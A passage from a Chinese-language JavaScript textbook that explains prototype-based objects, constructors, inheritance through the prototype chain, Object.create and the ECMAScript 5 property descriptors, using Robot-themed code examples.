在介绍 JavaScript 面向对象特征的具体使用之前，首先理解为什么面向对象方式是有用的。主要原因是使用面向对象方式可以编写出更清晰的脚本——即，将数据和操作数据的代码封装到一个地方的脚本。考虑 `Document` 对象。它封装了当前显示的文档并且作为一部分或一个整体提供了一个接口，通过该接口可以检查并操作文档。如果将所有与文档相关的数据和方法都放入全

局名称空间(即不是作为 `document.something` 进行访问,而仅仅是作为 `something` 进行访问),你能想象出文档操作有多么混乱吗?如果都以这种方式提供所有 JavaScript 功能会发生什么呢?即使是简单的编程任务也会成为名称空间冲突的噩梦,并且无休止地查找正确的函数或变量。这种语言实际上是无法使用的。这是一个极端的例子,但是它演示了关键点。即使是更小规模的抽象通常最好也是作为对象实现。

然而,现在还没有真正说明,为什么在 JavaScript 中具有比已经看到的面向对象特征(程序员可以设置实例属性的用户定义的对象)更加高级的面向对象特征是令人向往的。原因是使用到目前为止介绍的技术,除了小规模面向对象编程之外,所有工作都将是令人难以置信地费力。对于相同类型的对象,每次必须为每个实例手动设置相同的属性和方法。如果有一种通用方法能够一次为特定类型的所有对象设置这些属性和方法,并且该类型的每个实例能够“继承”通用数据和逻辑,那么会更加高效。这就是 JavaScript 面向对象特征的关键动机。

6.3.1 基于原型的对象

Java 和 C++ 是基于类的(class-based)面向对象语言。对象的属性由它的类定义,类描述该类的每个实例都包含的代码和数据。在这些语言中,类在编译时定义——即,通过程序员编写的源代码定义。在运行时不能为类添加新的属性和方法,并且程序在运行时不能创建新的数据类型。

因为 JavaScript 是解释性语言(所以在编译时和运行时之间没有明显的区别),所以需要更加动态的方法。JavaScript 没有形式上的类概念;反而,可以随意创建新的对象类型,并且只要愿意可以在任何时候修改已存在对象的属性。

JavaScript 是基于原型的(prototype-based)面向对象语言,这意味着,所有对象都有一个从其继承属性和方法的原型。当访问对象的属性或调用对象的方法时,解释器首先进行检查,查看对象是否具有相同名称的实例属性。如果具有相同名称的实例属性,则使用它。如果没有相同名称的实例属性,则解释器会为合适的属性检查对象的原型。通过这种方式,对于该类型公用的所有属性和方法可以封装进原型中,并且每个对象都可以具有表示该对象特有数据的实例属性。例如,Date 原型应当包含将对象转换成字符串的方法,因为对于所有 Date 对象它的工作方式是相同的。然而,每个 Date 对象应当具有其自己的数据以指示它所表示的特定日期和时间。

关于对象在 JavaScript 中工作方式的唯一更进一步的概念方面是,原型关系是递归的。即,因为一个对象的原型也是一个对象,所以它本身也有一个原型,等等。这意味着,如果正在访问的属性在实例属性中没有找到,则解释器会“沿着”指向原型的原型链进行查找。如果仍然没有找到,搜索会继续沿着原型链“向上”查找。你可能会思考,“在哪儿结束呢?”答案很容易:在通用的 Object 结束。由于 JavaScript 中的所有对象最终都“派生”自通用的 Object,因此搜索在此停止。如果属性在 Object 中仍然没有找到,则其值为 undefined(或者,对于方法调用会抛出一个运行时错误)。

注意:

Object 是所有其他对象的“超类”这一事实解释了为何我们满怀自信地说在表 6-2 中列出的属性和方法存在于每个对象中:因为这些属性和方法正是通用的 Object 对象的属性和方法。

现在已经解释了 JavaScript 面向对象特征的理论基础,接下来让看一看如何实现。如果感到有些迷茫,也没有关系;当介绍具体细节时还会重新回顾这些理论。

6.3.2 构造函数

对象实例是使用构造函数(constructors)创建的, 构造函数基本上是特殊函数, 它准备对象的新实例以供使用。每个构造函数都包含一个对象原型, 它定义每个对象实例默认具有的代码和数据。

注意:

在进行更深入地进行研究之前, 给出一些关于术语的评论是合适的。因为在 JavaScript 中除了基本类型数据和语言结构以外, 所有事物都是对象, 术语“对象”的使用相当频繁。区分对象的类型和对象的实例是很重要的, 例如, Array 或 String 对象是对象的类型, 包含一个 Array 或 String 引用的特定变量是对象的实例。对象的类型是由特定的构造函数创建的。使用该构造函数创建的所有实例具有相同的“类型”或“类”(稍微延伸一下类的定义)。为了使问题保持清晰, 请牢记构造函数及其原型定义对象的类型, 使用构造函数创建的对象是该类型的实例。

前面已经见过许多创建对象的例子; 例如:

```
var s = new String();
```

这行代码调用 String 对象的构造函数, 该函数的名称为 String()。JavaScript 知道这个函数将用作构造函数, 因为它是和 new 运算符一起调用的。

可以通过定义一个函数来定义自己的构造函数:

```
function Robot() {  
}
```

这个函数本身绝对什么也没做。然而, 可以作为构造函数调用它, 就像调用 String()一样:

```
var guard = new Robot();
```

现在已经创建了 Robot 对象的一个实例。显然, 这个对象不是特别有用。在继续学习之前, 需要介绍关于对象构造的更多信息。

注意:

构造函数不必使用首字母大写的方式进行命名。然而, 这么做是首选的, 因为这样可以使得定义类型的构造函数(首字母大写)和类型实例(首字母小写)之间的差别更加清晰。

当调用构造函数时, 解释器为新对象分配空间并隐式地将该新对象传递给构造函数。构造函数可以 this 访问正在创建的对象, this 是一个特殊的关键字, 它保存指向该新对象的引用。解释器之所以允许使用 this, 是因为这样可以很容易地操作它正在创建的对象。例如, 可以使用它设置默认值, 因此可以重新定义构造函数以反映这一功能:

```
function Robot() {  
    this.hasJetpack = true;  
}
```

这个例子为它创建的每个新对象添加一个实例属性 hasJetpace。在使用这个构造函数创建对

象之后，正如所期望的那样，可以立即访问 *hasJetpack* 属性：

```
var guard = new Robot();
var canFly = guard.hasJetpack;
```

既然构造函数是函数，就可以向其传递变元指示初始化值。下面再次修改构造函数使其接受一个可选的变元：

```
function Robot(needsToFly) {
    this.hasJetpack = !(needsToFly);
}
// create a Robot with hasJetpack == true
var guard = new Robot(true);
// create a Robot with hasJetpack == false
var sidekick = new Robot();
```

注意，在这个例子中，当创建 *sidekick* 实例时，可以显式传递一个 *false* 值。然而，通过不传递任何参数，隐式地这么做了，因为不传递变元，参数 *needsToFly* 将是 *undefined*。在此使用双否定 *!(needsToFly)* 将任何非布尔值(如 *undefined*)强制转换为纯粹的布尔值。

对象和基本类型值：自动构造与转换

现在应当花费一点时间讨论 JavaScript 中原生对象的创建和转换。大部分时间，当使用基本类型时没有将它们变成真正的原生对象：

```
// primitive string value created
var city = "San Diego";
alert(typeof city); // string
```

然而，虽然没有使用 *new String()* 构造函数创建 *city* 值，但是可以发现在许多情况下 JavaScript 经常会将基本类型转换为与它们相关联的对象，或从对象转换成基本类型。例如，如果尝试使用声明的变量访问 *String* 的方法，则字符串基本类型值可以自动强制转换成 *String* 对象：

```
// primitive string value cast as String object
alert(city.toUpperCase());
```

甚至是字符串字面值也可以自动转换成 *String* 对象；例如：

```
alert("San Diego".length); // 9
```

相反，为了进行某写操作，比如布尔比较，恰当的 *String* 对象可以自动地强制转换为原始的字符串值：

```
// String Objects down-cast as primitive string values
if (new String("San Diego") < new String("San Francisco")) { /* some code */ }
```

在特定的情况下，有些原生对象的构造函数具有特殊的行为，如果没有使用 *new* 运算符调用——即，它们是作为函数而不是作为构造函数调用的，它们会将对象强制为它的基本类型值。并不是所有原生对象都具有这一行为，因此应当谨慎地使用这种方式。通常，JavaScript 会自动关注隐式的类型转换，但是在特定的情况中，以这种方式使用构造函数对于显式地将对象转换成基

本类型值是有效的:

```
city = "San Diego"; // string primitive explicitly created - do this mostly!
alert(typeof city); // string
city = String("San Diego"); // string primitive implicitly created
alert(typeof city); // string
city = String(new String("San Diego")); // String object down-cast to primitive
alert(typeof city); // string
```

`Object()`构造函数甚至具有内置的更特殊的行为。如果传递一个更具体的原生对象类型作为 `Object()`构造函数的形参,它实际上会进行类型检查,并返回自动构造的恰当的原生对象类型。例如, `new Object("foo")`的结果就好像是调用 `new String("foo")`。这种不同的方式虽然结果大体相同,但是具有更微妙的细节,如果这种方式让你感到头痛,可以考虑集中使用直接原始声明的简单方法,除非是因为某些改写的原因而不得不使用这种方式。

6.3.3 原型

除了属性外,也可以为创建的对象添加方法。添加方法的一种方式是在构造函数的内部为实例变量赋予一个匿名函数,就像添加实例属性一样。然而,这种方式浪费内存,因为创建的每个对象都具有它自己的函数副本。更好的方法是使用对象的原型。

每个对象都有一个内部原型,该原型提供对象的结构。这个内部原型(也就是 ECMAScript 规范中的[[Prototype]])是一个指向描述(该类型的所有对象都共用的)代码和数据的对象引用。

对象的内部原型与函数的 `prototype` 属性不同。常规对象实例没有 `prototype` 属性,只有函数(从技术上讲, `Function` 对象)具有该属性。当作为构造函数调用函数时(即使用 `new` 关键字),函数的 `prototype` 属性将用作新对象的内部原型。

这一点对于理解非常关键,并且非常容易混淆,因此再重复一遍:只有函数具有 `prototype` 属性,并且当作为构造函数调用某个函数时,该函数使用该属性创建新对象。

可以使用希望所有 `Robot` 对象都具有的代码和属性设置构造函数的原型。现在将构造函数的定义修改如下:

```
function Robot(flying) {
    if (flying == true)
        this.hasJetpack = true;
}
Robot.prototype.hasJetpack = false;
Robot.prototype.doAction = function(){
    alert("Intruders beware!");
};
```

在此进行了一些实实在在的修改。首先,将 `hasJetpack` 属性移动到原型中,并将其默认值设置为 `false`。其次,将函数 `doAction()` 添加到构造函数的原型中。现在创建的每个 `Robot` 对象都会具有这两个属性:

```
var guard = new Robot(true);
var canFly = guard.hasJetpack;
guard.doAction();
```

在此已经开始看到原型的能力了。可以通过该对象的某个实例访问这两个属性(*hasJetpace* 和 *doAction()*)，尽管它们不是在该实例中专门设置的。前面已经解释过，如果访问一个属性并且对象没有该名称的实例属性，则会检查对象的原型，因此解释器能够找到这两个属性，尽管没有显式地设置它们。如果向构造函数传递 *true*，则原型中的默认值会被构造函数改写，并添加一个名称为 *hasJetpack* 且值为 *true* 的实例属性。

方法可以使用 *this* 引用它们包含的对象实例。可以再次重新定义 *Robot* 类以反映这一新功能：

```
function Robot(flying, action) {
  if (flying == true)
    this.hasJetpack = true;
  if (action)
    this.actionValue = action;
}
Robot.prototype.hasJetpack = false;
Robot.prototype.actionValue = "Intruders beware!";
Robot.prototype.doAction = function() { alert(this.actionValue); };
```

在此为原型添加了一个新属性 *actionValue*。这个属性具有一个默认值，可以通过向构造函数传递变元改写该默认值，该变元设置具有相同名称的实例属性。在 *doAction()* 函数内部的 *this.actionValue* 引用，演示了原型继承中的重要一点。如果设置了实例属性，通过 *this.actionValue* 会找到该实例属性。如果没有设置实例属性，*this.actionValue* 会引用从原型继承来的默认值。例如，

```
var guard = new Robot(true, "ZAP!");
guard.doAction();
```

会显示“ZAP!”而不是“Intruders beware.”。

动态类型与原生对象扩展

原型一个非常重要的方面是共享(*shared*)。即，只有一个原型副本，使用相同构造函数创建的所有对象都使用该原型副本。这意味着，对原型进行的修改，共享它的所有对象都能看到！这就是为什么原型中的默认值会被实例变量所改写并且不能直接修改的原因。在原型中改变它们会改变共享该原型的所有对象的值。

既然 *JavaScript* 是动态语言，就可以发现修改原生对象的原型是非常有用的，尽管这么做有点危险。假定需要重复提取字符串中的第三个字符。可以修改 *String* 对象的原型，从而所有字符串都会具有你定义的方法：

```
String.prototype.getThirdChar = function() {
  return this.charAt(2);
};
```

可以像调用其他原生 *String* 方法那样调用该方法：

```
var c = "Example".getThirdChar(); // c set to "a"
```

在此应当指出一个非常重要的警告提示。扩展原生对象的原型既有用也危险。例如，通常禁

止扩展原生 Object 的原型(所有其他对象都继承自 Object), 听起来可能有用, 但是这么做会导致在 for-in 循环中可以看见那些扩展的属性/方法, 它们不能被 hasOwnProperty() 正确地过滤。

另外, 避免扩展原生对象原型(即使是 String) 更重要的原因是前向兼容性, 要么与语言本身要么与其他脚本兼容。假设定义一个名为 trim() 的 String 函数, 该函数负责从给定字符串实例的两端削减掉空白字符。听起来没有害处, 不是吗? 然而, JavaScript 的未来版本可能会包含这一函数/方法的原生实现。事实上, ECMAScript 5 确实定义了一个 String.prototype.trim 函数, 最终你定义的函数会与该函数冲突。如果继续扩展原生对象的原型, 最佳实践是在定义属性/方法之前首先检查该属性/方法是否已经存在, 如下所示:

```
if (typeof String.prototype.trim == "undefined") {
    String.prototype.trim = function(...) { ... };
}
```

然而, 应当清楚的是, 如果应用程序中的其他代码依赖于你实现的特定方式进行工作, 并且有人在定义原生实现的浏览器中使用你的应用程序, 你的代码会中断或以没有料到的行为运行。如果自定义方法具有一套参数, 并且发生冲突的函数的最终原生实现为这些参数定义不同的顺序和签名, 问题会更加严重。对于这种情况, 你的程序肯定会中断。

当然, 与 JavaScript 的未来版本发生冲突不是唯一的危险。不同代码之间的冲突也同样常见。如果两个不同的代码块尝试为一个原生原型定义相同的扩展, 但是它们的实现或形参列表不同, 几乎也肯定会发生同样的中断。

注意:

在 JavaScript 中有一种称作“沙箱化原生”(sandboxed natives)的扩展原生对象原型的技術。它不是标准方法, 尽管考虑到跨浏览器的复杂性, 但是有些库仍然尝试使用该技术。感兴趣的读者在试图进行自己的修改之前, 应当研究关于扩展原生对象的态度以及当前推荐的方法。

6.3.4 类属性

除了实例属性和原型属性之外, JavaScript 还允许定义类属性(class property)(也称为静态属性(static property)), 类属性是类型的属性, 而不是特定实例对象的属性。类属性的一个例子是 Number.MAX_VALUE。因为这个属性是类型范围的常量, 所以它位于类(构造函数)中, 而不是位于单个 Number 对象中, 这样更符合逻辑。但是类属性是如何实现的呢?

因为构造函数是函数, 函数是对象, 所以可以为构造函数添加属性。类属性就以这种方式添加。尽管这么做从技术上讲是为类型的构造函数添加一个实例属性, 但是仍然将其称为类变量。继续前面的例子:

```
Robot.isMetallic = true;
```

上面这行代码通过为构造函数添加实例变量, 为 Robot 对象定义一个类属性。静态属性作为构造函数的成员只存在于一个地方, 记住这一点很重要。所以, 通过构造函数而不是通过对象的实例访问它们。

正如前面所解释的, 静态属性通常包含不依赖于任何特定实例的内容的数据或代码。String 对象的 toLowerCase() 方法不能作为静态方法, 因为该方法返回的字符串依赖于调用该方法的对

象。另外一方面, `Math` 对象的 `PI` 属性(`Math.PI`)以及 `String` 对象的 `parse()` 方法(`String.parse()`)是完美的候选对象, 因为它们不依赖于任何特定实例的值。从访问它们的方式可以看出它们确实是静态属性。刚才定义的 `isMetallic` 属性以类似的方式进行访问, 即作为 `Robot.isMetallic` 进行访问。

当定义对象类型时, 将绑定到实例的方法在构造函数中镜像为静态的实用函数有时是有用的。例如, `String.prototype.trim()` 是字符串的实例方法, 该方法对调用它的实例进行操作。然而, 可以定义静态实用函数, 如 `String.trim()`, 将该方法操作的字符串实例作为其唯一形参:

```
if (typeof String.trim == "undefined") {
    String.trim = function(str) { return str.trim(); };
}

var test = " abc ";
alert(test.trim()); // "abc"
alert(String.trim(test)); // "abc"
```

当然, 在为原生构造函数定义静态扩展时, 应当履行与扩展原生对象原型相同的警告。通常, 为用户定义的类型应用该技术比为原生对象应用该技术更加有用。

类属性另外一个有趣的用途是作为计数器。如果希望跟踪创建 `Robot` 对象的数量, 就可以使用类属性完成该工作:

```
function Robot(name) {
    Robot.robots++;
    this.name = name;
}

Robot.robots = 0;
var gunit = new Robot("Graham");
var dbot = new Robot("Desmond");
alert(Robot.robots); //2
```

6.3.5 通过原型链继承

在 JavaScript 中继承使用原型实现。显然特定对象的实例“继承”构造函数的原型中的代码和数据, 但是到目前为止还没有真正看到也可以从一个已经存在的类型派生一个新的对象类型。新类型的实例继承它们自己类型的所有属性, 以及它们父类型的所有属性。

作为一个例子, 可以通过“链接”原型, 定义一个继承前面定义的 `Robot` 对象所有功能的新的对象类型。乍一看, 需要创建一个子类型, 将其 `prototype` 属性设置为父类型的 `prototype` 属性, 并且子实例会自动继承父类型的所有行为。这看起来可能如下所示:

```
function Robot() {}
Robot.prototype.color = "silver";
var robot = new Robot();
alert(robot.color); // silver

function UltraRobot() {}
UltraRobot.prototype = Robot.prototype;
UltraRobot.prototype.feature = "Radar";
var guard = new UltraRobot();
```

```

alert(guard.color); // silver
alert(guard.feature); // Radar
alert(robot.feature); // Radar -- strange, huh?

```

正如你可能看到的，直接从 *Robot* 将原型复制到 *UltraRobot* 作为继承的手段，有些让人困惑并且可能会产生不想要的副作用。对于“color”属性确实发生了继承，从父对象 *Robot* 继承到子对象 *UltraRobot*。然而，也发生了怪异的反向继承，现在父对象 *Robot* 得到了一个 *feature* 属性，因为子类型 *UltraRobot* 在其 *prototype* 属性上定义了 *feature*，在这个例子中恰巧在这两个对象类型之间共享 *prototype* 引用。

既然这种双向继承既令人困惑又可能不是所希望的，对于通过原型进行继承有一种更好的替代模式，通过创建父类型的实例作为子类型的 *prototype* 属性进行设置。通过为 *prototype* 属性使用对象实例而不仅仅是另外一个 *prototype* 属性引用，打断了前面例子中从子对象向父对象继承的尴尬情况：

```

function Robot() {}
Robot.prototype.color = "silver";
var robot = new Robot();
alert(robot.color); // silver

function UltraRobot() {}
UltraRobot.prototype = new Robot(); // different!
UltraRobot.prototype.feature = "Radar";
var guard = new UltraRobot();

alert(guard.color); // silver
alert(guard.feature); // Radar
alert(robot.feature); // undefined

```

这种模式经常称为“差异继承”，因为 *UltraRobot* 实例只包含与该实例的继承模板(原型)“不同”的属性。在这个例子中唯一的新概念是将 *UltraRobot* 的原型设置为 *Robot* 对象的一个新实例。因为属性是通过原型决定的，所以 *UltraRobot* 对象将“包含”*UltraRobot* 对象的所有属性以及 *Robot* 的那些属性。

在这个例子中解释器决定属性访问的方式与前面讨论的决定方案相似。首先检查对象的实例属性是否匹配；然后，如果没有找到，检查其原型(*UltraRobot*)。如果在原型中没有找到匹配，检查父原型(*Robot*)，并且这个过程会递归重复，直到最后达到包含所有内容的 *Object* 对象。

1. constructor 属性和 instanceof 运算符

对象实例通过构造函数创建，并且每个新的对象实例通过 *constructor* 属性都依次具有一个指向其原始构造函数的最初引用。例如：

```

function Robot() {}
var robot = new Robot();
alert(robot.constructor == Robot); // true

```

注意:

新对象实例在开始时就能够分辨 `constructor` 属性的原因是，对象会继承来自它自己内部原型的属性。在此隐含着有些令人困惑的循环引用：构造函数具有一个 `prototype` 属性，`prototype` 属性本身又具有一个 `constructor` 属性，该属性向后指向该构造函数。

通常，检查 `constructor` 属性最常见的用途是确定一个对象实例是否是某种特定类型。例如：

```
function machineAction(machine) {
    if (machine.constructor == Robot) {
        machine.spin();
    }
    else {
        machine.jump();
    }
}
```

这与使用 `instanceof` 运算符类似，尽管不是一回事，并且它们之间的区别有些微妙。运算符 `instanceof` 会递归检查整个内部原型链(这意味着会检查所有祖先类型)，而 `constructor` 只检查当前对象实例的属性，正如前面所显示的。在具有多层继承的继承编程模式中，这种祖先检查通常非常有用。

```
var robot = new Robot();
var guard = new UltraRobot();

alert(robot.constructor == Robot); // true
alert(guard.constructor == UltraRobot); // true
guard.constructor = Robot; // Set up inheritance

alert(robot instanceof Robot); // true
alert(guard instanceof UltraRobot); // true
alert(guard instanceof Robot); // true -- thru inheritance
alert(guard instanceof Object); // true -- all objects descend from Object
```

在这儿看到的另外一个重要区别是 `constructor` 属性是会变的，因此 `instanceof` 通常更可靠，这意味着可以在任何时候将一个完全不同的值赋给该属性，不管是有意的还是无意的。根据具体情况，这既可能是一个优点也可能是灾难。此外，应当指出，对 `constructor` 属性进行赋值不会影响 `instanceof` 的结果，`instanceof` 检查对象的内部原型引用。内部原型比 `constructor` 属性更加可预测(并且可以预言地改变)，下一节会讨论该内容。

然而，在继续之前，还有一种情况设置 `constructor` 属性可能是有用的。考虑下面的代码：

```
function Robot(){}

function UltraRobot(){}
UltraRobot.prototype = new Robot();
var guard = new UltraRobot();

alert(guard.constructor == UltraRobot); // false!
alert(guard.constructor == Robot); // true
```

如你所见,“差异继承”模式将子类型构造函数的 `prototype` 属性设置为一个新的父类型实例,这种模式具有很遗憾的副作用,它将新对象实例的 `constructor` 属性设置成父类型构造函数 `Robot`,而不是所要求的子类型构造函数 `UltraRobot`。可以很容易地修复这种错误匹配,如下所示:

```
function Robot() {}
function UltraRobot() {}
UltraRobot.prototype = new Robot();
var guard = new UltraRobot();
guard.constructor = UltraRobot;
```

正如将在下一节中看到的,在有些 JavaScript 实现中提供了内部原型,它更加强大,这意味着,在某些情况下,可以通过重写对象的内部原型链根据对象实例改变 `instanceof` 运算符的行为。

2. `__proto__` 属性和 `getPrototypeOf()` 方法

到目前为止,已经花费了大量篇幅讨论对象实例如何总是具有一个内部原型,从概念上讲,内部原型容纳了该对象类型的实例的默认行为,但是如何检查内部原型呢?

回想一下,对象实例没有 `prototype` 属性,只有一个 `constructor` 属性。假设没有改变实例的 `constructor` 属性,那么可以通过 `obj.constructor.prototype` 访问对象的内部原型。然而,前面已经看到过,构造函数是不可靠的。在特定的环境下,它不能正确地获得设置,并且在其他一些情况下可能有意地修改它。

除了主流 IE 家族外,JavaScript 的许多当前实现包括大部分现代浏览器,都为对象实例实现一个 `__proto__` 属性,作为访问这个内部原型的可靠方式。因为缺乏完全的跨浏览器支持,使用 `__proto__` 时应当谨慎,并且进行恰当的能力探测,正如在本章前面的几部分中所看到的。

通常(对于支持的浏览器)下面的代码可以工作:

```
function Robot() {}
var robot = new Robot();
alert(robot.constructor.prototype == robot.__proto__); // true
```

像往常一样,在此有一个重要的细微之处需要注意。对象的 `__proto__` 属性是指向相同共享对象的引用,对象的原始构造函数的 `prototype` 属性指向该共享对象。与所有对象引用一样,如果在一个引用上进行了修改,会共享该修改,但是如果将该引用修改为指向另一个引用(在其他地方重新赋值),这一共享将断开。

`__proto__` 属性是强大并且有用的,它显示对象实例与其类型之间的直接链接。需要着重指出的是,因为 `__proto__` 属性是可变的,如果改变该属性,它会重新定义已存在对象实例的行为。可以立刻将 `__proto__` 引用随意设置为不同对象,这是比仅仅能够访问构造函数的 `prototype` 属性更强的功能(并且潜在是危险的)。

为了帮助从 ECMAScript 5 的 JavaScript 实现开始有所区分,增加了一个静态帮助函数 `Object.getPrototypeOf`。这个函数添加了访问 `__proto__` 所引用的相同内部原型属性的能力。使用这个函数接口可能有点受限,不能重新赋值对象的内部原型(就像直接使用 `__proto__` 那样),但是至少可以修改关于已存在内部原型的所有信息。

3. Object.create()

现在已经看到了几个如何手动创建对象以及通过继承其原型扩展另外一个对象的例子。ECMAScript 5 为这一构造和继承定义了一个非常常见的工厂模式，称为 `Object.create()`。只需简单地传递一个准备从其进行继承的对象，就会得到一个具有所有属性并准备运行的新对象。注意，不需要为 `Object.create()` 调用使用 `new` 运算符：

```
var a = {
    phrase: "Hello",
    say: function(){ alert(this.phrase); }
};

var b = Object.create(a);
b.phrase = "World";
a.say(); // alerts Hello
b.say(); // alerts World
```

传递给 `Object.create()` 的对象用作新对象的原型。在上面的例子中，对象实例 `a` 用作新对象 `b` 的模板，但是对于程序员，这个中间步骤隐藏了。有一个隐含的构造函数，它的 `prototype` 属性设置为对象 `a`，然后使用该构造函数创建新的对象 `b`。

为了强化先前解释的，下面看一看当对 `b.phrase` 进行赋值时发生的隐式操作。当第一次创建 `b` 时，它具有一个从原型继承来的名为 `phrase` 的属性，这意味着，该属性不是在实例 (`b.phrase`) 上，实际上是在原型 (`b.prototype.phrase`) 上。如果这时读取 `b.phrase` 的值，JavaScript 会隐式地查找它，并且会在原型上发现它，然后返回它的值。然而，当为 `b.phrase` 赋予一个新值时，不会影响继承的 `b.prototype.phrase`，反而会设置(改写)实例属性 `b.phrase`，在未来访问属性时，该实例属性比继承来的 `b.prototype.phrase` 优先。

显然，对于扩展对象和隐藏一些凌乱的细节，`Object.create()` 是一个非常实用的实用工具。然而，直到 ECMAScript 5 才定义了该方法，因此许多常用的浏览器还不支持它。现在，可以手动定义它并模仿其行为，如下所示：

```
if (typeof Object.create == "undefined") {
    Object.create = function(o) {
        function F() {} // implicit constructor function
        F.prototype = o;
        return new F();
    };
}
```

为了解释在此发生了什么操作，首先需要理解只能在函数对象(在这个例子中，是 `F()`) 上设置 `prototype` 属性，然后只有当作为构造函数使用该函数时才会使用 `prototype` 属性。因此，在内部作为隐式函数，定义可以用作构造函数的 `F()`。然后将其 `prototype` 属性设置为传递进来的对象 `o`，在此希望从对象 `o` 继承。最后，使用 `new` 调用构造函数 `F()`，该函数创建一个其内部原型是 `o` 的对象，然后返回该结果。

回顾前一部分，对象的 `constructor` 属性指向用于创建该对象的函数。如果使用 `Object.create()` 从一个父对象生成一个子对象，当在构造函数 `F()` 上设置 `prototype` 时会自动设置 `constructor` 属性。

因此，子对象的 `constructor` 属性又指向父对象的 `constructor` 属性所指向的相同函数。向 `Object.create()` 传递一个父对象 `o`，并且没有传递用于创建对象的直接构造函数。因此在原生实现中，默认行为是借助原始父对象 `o` 的构造函数完成该任务。对于上面的手动实现，使用内部的替代构造函数，但是从外部来看最终结果是相同的。

在此应当指出一些微妙的细节。例如，从外表看，同一个构造函数生成了父对象和子对象，因为子对象的 `constructor` 属性最终完全与父对象的 `constructor` 属性相同。此外，需要注意的是，对于 `Object.create()` 模式本质上是缺少构造函数的对象继承，没有合适的子“类型”与 `instanceof` 运算符一起使用，如上一节所示。然而，如果具有指向用于该对象的构造函数的引用，就可以进行 `instanceof` 检查；对于这种情况，可以看到它与父对象的构造函数相同：

```
function A() {}
var a = new A();
alert(a instanceof A); // true

var b = Object.create(a);
alert(b instanceof A); // true
alert(b.constructor == A); // true
```

对于 `b` 没有子类型 `B` 使得 `b` 是类型 `B` 的实例，因此 `b` 反而是 `A` 的实例。类似地，`b.constructor` 指向 `A`。

6.3.6 改写默认的方法和属性

为用户定义的对象提供改写父对象默认行为的特定方法或属性经常是有用的。例如，对于对象，`toString()` 的默认值是 `[object Object]`。可能希望通过为自己的类型定义一个新的、更合适的 `toString()` 方法改写该行为：

```
var a = new Object();
alert(a.toString()); // [object Object]
Robot.prototype.toString = function() { return "[object Robot]"; };
UltraRobot.prototype.toString = function() { return "[object UltraRobot]"; };
```

6.4 ECMAScript 5 的面向对象变化

正如第 2 章所讨论的，ECMAScript 5 增加了几个专门与对象及其属性相关的激动人心的新特征。对于大部分情况，这些特征为程序员提供了一些细节，这些细节可以用于 JavaScript 引擎的固有特征，并且程序员不能控制。在本节描述的所有新功能都是 `Object` 对象的静态函数。在对象实例(即 `Object.prototype.fn`)上没有附加的自动方法。

需要理解的最重要的概念是所有变量和属性在背后都具有一套“特性”与它们相关联。这些特性控制着 JavaScript 引擎如何与它们的值进行交互，以及如何跟踪和操作它们的值。此外，这些特性指明了程序员如何与它们进行交互。例如，变量或属性具有一个 `writable` 特性，该特性控制是否可以改变变量或属性的值。特性 `enumerable` 控制属性是否应当在 `for-in` 循环迭代中可见。要注意 `configurable` 特性：一旦将其设置为 `false`，不管特性如何，包括 `configurable` 本身，都不能再改变该特定的对象属性。

依据变量或属性的声明方式,这些特性具有默认值,但是现在程序员可以通过指定属性描述器(属性描述器是一个对象,其键是具有名称的特性,就像前面所描述的),作为新的静态帮助函数 `Object.defineProperty()` 的一部分来显式地控制它们。例如:

```
var a = {};  
Object.defineProperty(a, "foo", {  
    value: "Hello",  
    enumerable: true,  
    configurable: false,  
    writable: false  
});  
  
// will find and display the "foo" property, with value "Hello"  
for (var idx in a) {  
    alert(a[idx]);  
}  
foo.a = "World"; // error, not writable!  
delete a; // error, not configurable!  
Object.defineProperty(a, "foo", {configurable:true}); // error, not configurable!
```

与 `Object.defineProperty()` 相对的是 `Object.getOwnPropertyDescriptor()`。例如:

```
var a = {foo: "Hello"};  
var props = Object.getOwnPropertyDescriptor(a, "foo");  
  
// value: "Hello", writable:true, configurable:true, enumerable:true  
for (var prop in props) {  
    alert(prop + ":" + props[prop]);  
}
```

也可以使用 `Object.defineProperties()`, 并为第二个变元传递一个对象,该对象具有一个或多个属性名及其属性描述器,从而一次定义多个属性:

```
var a = {};  
Object.defineProperties(a, {  
    "foo" : {  
        value: "Hello",  
        enumerable: true  
    },  
    "bar" : {  
        value: "World",  
        configurable: false  
    }  
});
```

一个激动人心的新增特性是属性访问器的概念(即获取器(getter)和设置器(setter)),使用过其他语言的程序员可能熟悉该特性。从根本上讲,通过它们可以定义一个函数,无论何时访问对象的属性,要么读(获取)属性,要么写(设置)属性,都应当运行该函数。对于大部分常规属性,获取器和设置器可能是过分的,但是如果有一个复杂的或抽象的属性,对于外部程序员需要隐藏其逻辑,

那么访问器可能是正确的选择。

有两种方式可用于为给定的属性定义获取器或设置器。一种方式是通过刚才看到的 `Object.defineProperty()` 函数，适当地设置“get”和“set”特性，就像 `writable` 等特性一样。

定义获取器和设置器的另外一种方式是，通过 `Object` 字面语法中新的语言构造扩展。因为这是一种定义语法方法，而不是通过 `Object.defineProperty()` 的编程方法，所以需要重点注意，较老式的浏览器可能会将其看成语法错误，没有办法针对浏览器隐藏这种语法。因此，对于需要保持向后兼容的代码，应当避免采用这种方法；这两种方法的比较如下：

```
// special new syntax, should probably be avoided for backward compatible code
var a = {
  get foo () {
    return "Hello";
  },
  set foo (val) {
    alert(val);
  }
};
a.foo = "World"; // alerts World
alert(a.foo); // alerts Hello

// legal syntax, more safe for backward compatible code
var b = Object.defineProperty({}, "foo", {
  get: function(){
    return "Hello";
  },
  set: function(val) {
    alert(val);
  }
});
b.foo = "World"; // alerts World
alert(b.foo); // alerts Hello
```

现在已经看到了属性具有可以用于控制属性行为的特定特性。对象也具有一些可以设置的属性。

首先，对象具有可扩展功能，它大体控制是否可以向对象添加属性。对于所有对象这个特性默认为真，并且可以使用 `Object.isExtensible()` 检测该属性。可以通过调用 `Object.preventExtensions()` 将该属性设置为 `false`。注意，对象的可扩展性只影响添加属性，对修改和删除属性没有影响。

```
var a = {foo: "Hello"};
alert(Object.isExtensible(a)); //true
a.bar = "World";
alert(a.bar); //World
Object.preventExtensions(a);
alert(Object.isExtensible(a)); //false
delete a.bar; //okay
alert(a.bar); //undefined
a.goodbye = "Goodbye"; //throws an error
```

接下来,对象具有密封的思想,这不仅使对象不能扩展,而且将对象所有属性的 `configurable` 特性都设置为 `false`。`Object.isSealed` 用于检查当前特性的状态, `Object.seal()` 将该特性设置为真:

```
var a = {foo: "Hello"};
alert(Object.isSealed(a)); //false
a.bar = "World";
alert(a.bar); //World
Object.seal(a);
alert(Object.isSealed(a)); //true
delete a.bar;
alert(a.bar); //World
```

